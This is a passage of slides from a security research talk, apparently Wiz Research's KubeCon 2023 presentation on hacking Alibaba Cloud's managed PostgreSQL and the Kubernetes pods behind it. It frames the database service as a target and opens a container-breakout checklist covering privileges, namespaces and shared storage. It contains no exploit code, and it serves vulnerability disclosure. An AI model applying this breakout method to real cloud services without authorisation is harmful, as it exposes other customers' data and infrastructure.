KubeCon | CloudNativeCon

North America 2023


The Attacker Perspective:

Insights From Hacking Alibaba Cloud's Internal Kubernetes Environments

Hillai Ben-Sasson @hillai

Ronen Shustin @ronenshh

WIZ Research


Hacker
PostgreSQL
Kubernetes
Container
Registry
Customers' Databases

About us

- Security researchers at Wiz 🪄
- Based in Israel 🇮🇱
- Specialize in cloud security research ☁️

Hillai Ben-Sasson

@hillai

Ronen Shustin

@ronenshh


WIZ


Alibaba Cloud


mongoDB®


MySQL™


redis


Microsoft®
SQL Server®


ClickHouse


PostgreSQL


APACHE
HBASE

PostgreSQL-as-a-~~Service~~ Target

- Complex and feature-rich database
- Relatively easy to exploit for code execution
- Offered by two major Alibaba services:
  - AnalyticDB for PostgreSQL
  - ApsaraDB RDS for PostgreSQL


Read more on our PostgreSQL research:
https://wiz.io/blog/the-cloud-has-an-isolation-problem-postgresql-vulnerabilities

AnalyticDB for PostgreSQL

WIZ


AnalyticDB

- Where are we running?
- Our PostgreSQL instance runs on a K8s Pod
- Can we escape it?




Breaking out


- High permissions?
  - Our user is `adbpgadmin`
- Shared namespaces?
  - None
- Shared resources?
  - Persistent volume storage at `/home/adbpgadmin`



